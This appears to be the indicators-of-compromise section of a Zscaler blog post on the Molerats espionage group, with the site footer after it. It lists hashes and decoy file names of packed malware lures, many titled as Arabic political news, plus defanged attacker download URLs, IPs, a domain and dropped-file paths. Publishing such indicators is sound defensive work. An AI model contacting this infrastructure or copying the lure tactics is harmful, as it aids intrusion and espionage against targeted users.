270ee9d4d22ca039539c00565b20d2e7	idf.rar	RAR
8debf9b41ec41b9ff493d5668edbb922	Ministry of the Interior statement 26-9-2021.exe	Exe (Themida packed)
d56a4865836961b592bf4a7addf7a414	images.rar	RAR
a52f1574e4ee4483479e9356f96ee5e3	شاهد ما التقطه كاميرات المراقبة أحداث التحرش الجنسي لأشهر 100 اعلامي في العالم.exe	Exe (Confuser packed)
59368e712e0ac68106078 0e9caa672a6	meeting.rar	RAR
a52f1574e4ee4483479e9356f96ee5e3	محضر اجتماع نائبة الرئيس الأمريكي ووزير الخارجية الاسرائيلي .exe	Exe (Confuser packed)
99fed519715b3de0af954740a2f4d183	ministry of the interior 23-9-2021.rar	RAR
8debf9b41ec41b9ff493d5668edbb922	Ministry of the Interior statement 23-9-2021.exe	Exe (Themida packed)

a52f1574e4ee4483479e9356f96ee5e3	أيليت شاكيد ترد على طلب الرئيس عباس لقاءها.exe	Exe (Confuser packed)
04d17caf8be87e68c266c34c5bd99f48	namso.rar	RAR
c7271b91d190a730864cd149414e8c43	namso.exe	Exe (Themida packed)
217943eb23563fa3fff766c5ec538fa4	rafah passengers.rar	RAR
a52f1574e4ee4483479e9356f96ee5e3	كشف تنسيقات السفر عبر معبر رفح البري .exe	Exe (Confuser packed)
fef0ec9054b8eff678d3556ec38764a6	sa.rar	RAR
a52f1574e4ee4483479e9356f96ee5e3	وعودات عربية وأمريكية بالتحرك للإفراج عن معتقلي حماس في السعودية.exe	Exe (Confuser packed)
32cc7dd93598684010f985d1f1cea7fd	shahid.rar	RAR
a52f1574e4ee4483479e9356f96ee5e3	شاهد ما التقطه كاميرات المراقبة أحداث التحرش الجنسي لأشهر 100 اعلامي في العالم.exe	Exe (Confuser packed)
1dc3711272f8e9a6876a7bccbfd687a8	sudan details.rar	RAR
f054f1ccc2885b45a71a1bcd0dd711be	قيادي فلسطيني شارك في محاولة الانقلاب في السودان .exe	Exe (Themida packed)
da1d640dfcb2cd3e0ab317aa1e89b22a	tawjihiexam.rar	RAR
31d07f99c865ffe1ec14c4afa98208ad	Israel–Hamas Prisoner Exchange Progress.exe	Exe (Confuser packed)
b5e0eb9ca066f5d97752edd78e2d35e7	أجندة الاجتماع المتوقع.rar	RAR
a52f1574e4ee4483479e9356f96ee5e3	أجندة الاجتماع المزمع عقده الأسبوع القادم – ملفات شائكة تنتظر الاجتماع المتوقع.exe	Exe (Confuser packed)
b65d62fcb1e8f7f06017f5f9d65e30e3	مجريات الاجتماع .rar	RAR
a52f1574e4ee4483479e9356f96ee5e3	مجريات الاجتماع الثنائي وأهم النقاط التي تمس الأمن القومي المصري.exe	Exe (Confuser packed)
933ffc08bcf8152f4b2eeb173b4a1e26	israelian attacks.zip	ZIP
4ae0048f67e878fcedfaff339fab4fe3	Israelians Attacks during the years 2020 to 2021.exe	Exe (Confuser packed)

31d07f99c865ffe1ec14c4afa98208ad	Patient Satisfaction Survey Patient Satisfaction Survey.exe	Exe (Confuser packed)
33b4238e283b4f6100344f9d73fcc9ba	الجلسة الثانية.zip	ZIP
4ae0048f67e878fcedfaff339fab4fe3	تفاصيل الجلسة الثانية من مؤتمر مسارات السنوي العاشر.exe	Exe (Confuser packed)
1f8178f9d82ac6045b6c7429f363d1c5	رسائل طالبان لحماس.zip	ZIP
4ae0048f67e878fcedfaff339fab4fe3	رسائل طالبان لحماس فيما يخص الشأن التركي وحساسية الموقف بين كل منهم.exe	Exe (Confuser packed)
c7d19e496bcd81c4d16278a398864d60	مجلة اتجاهات سياسية.zip	ZIP
4ae0048f67e878fcedfaff339fab4fe3	مجلة اتجاهات سياسية العدد الخامس والعشرون.exe	Exe (Confuser packed)
1bae258e219c69bb48c46b5a5b7865f4	مقترح.zip	ZIP
4ae0048f67e878fcedfaff339fab4fe3	مقترح احياء ذكرى أبو علي مصطفى ـ مقترح احياء ذكرى أبو علي مصطفى.exe	Exe (Confuser packed)
547334e75ed7d4eea2953675b07986b4	مؤتمر المنظمة.zip	ZIP
4ae0048f67e878fcedfaff339fab4fe3	مؤتمر المنظمة في لبنان – مؤتمر المنظمة في لبنان.exe	Exe (Confuser packed)

[+] Download URLs

Component	URL
Template	https://drive.google[.]com/uc?export=download&id=1xwb99Q7duf6q7a-7be44pCk3dU9KwXam
Exe	http://45.63.49[.]202/document.html http://23.94.218[.]221/excelservice.html http://45.63.49[.]202/doc.html http://45.63.49[.]202/gabha.html

[+] Molerats associated IPs

45.63.49[.]202
23.94.218[.]221
185.244.39[.]165

[+] Molerats associated domains

bundanesia[.]com

[+] File system artifacts

# Dropped binary

C:\ProgramData\servicehost.exe
{current_working_directory}\su.exe

Appendix

MD5: 5c87b653db4cc731651526f9f0d52dbb

MD5: 105885d14653932ff6b155d0ed64f926

MD5: e72d18b78362e068d0f3afa040df6a4c

Was this post useful?

🟩 Yes, very!

🟥 Not really

Explore more Zscaler blogs

Agniane Stealer: Dark Web's Crypto Threat

Read post

The Impact of the SEC's New Cybersecurity Policies

Read post

Security Advisory: Remote Code Execution Vulnerability (CVE-2023-3519)

Read post

01 / 02

← →

Get the latest Zscaler blog

Email Address **Subscribe**

By submitting the form, you are agreeing to our privacy policy.

THE ZSCALER EXPERIENCE

Learn about:

Your world, secured

Zero Trust

Secure Access Service Edge (SASE)

Security Service Edge (SSE)

Zero Trust Network Access (ZTNA)

Secure Web Gateway (SWG)

Cloud Access Security Broker (CASB)

Cloud Native Application Protection Platform (CNAPP)

Data Security Posture Management (DSPM)

PRODUCTS & SOLUTIONS

Secure Your Users

Secure Your Workloads

Secure Your IoT and OT

Secure Internet Access (ZIA)

Data Protection (CASB/DLP)

Digital Experience (ZDX)

Industry & Market Solutions

Partner Integrations

Zscaler Client Connector

PLATFORM

Zero Trust Exchange Platform

Secure Digital Transformation

Network Transformation

Application Transformation

Security Transformation

RESOURCES

Resource Library

Customer Success Stories

Security Preview

Threat Assessment Tools

ThreatLabz Analytics & Insights

Upcoming Events

Blog

Zscaler Academy

CXO Revolutionaries

Zpedia

Ransomware Protection ROI Calculator

POPULAR LINKS

Pricing & Plans

About Zscaler

Leadership Team

Career Opportunities

Find or Become a Partner

Customer Success Center

Investor Relations

Press Center

News & Announcements

ESG

Compliance

Contact Zscaler

zscaler

Zscaler is universally recognized as the leader in zero trust. Leveraging the largest security cloud on the planet, Zscaler anticipates, secures, and simplifies the experience of doing business for the world's most established companies.

English

Please enter your email to subscribe →

WCAG 2.1 AA

Sitemap

Privacy

Legal

Security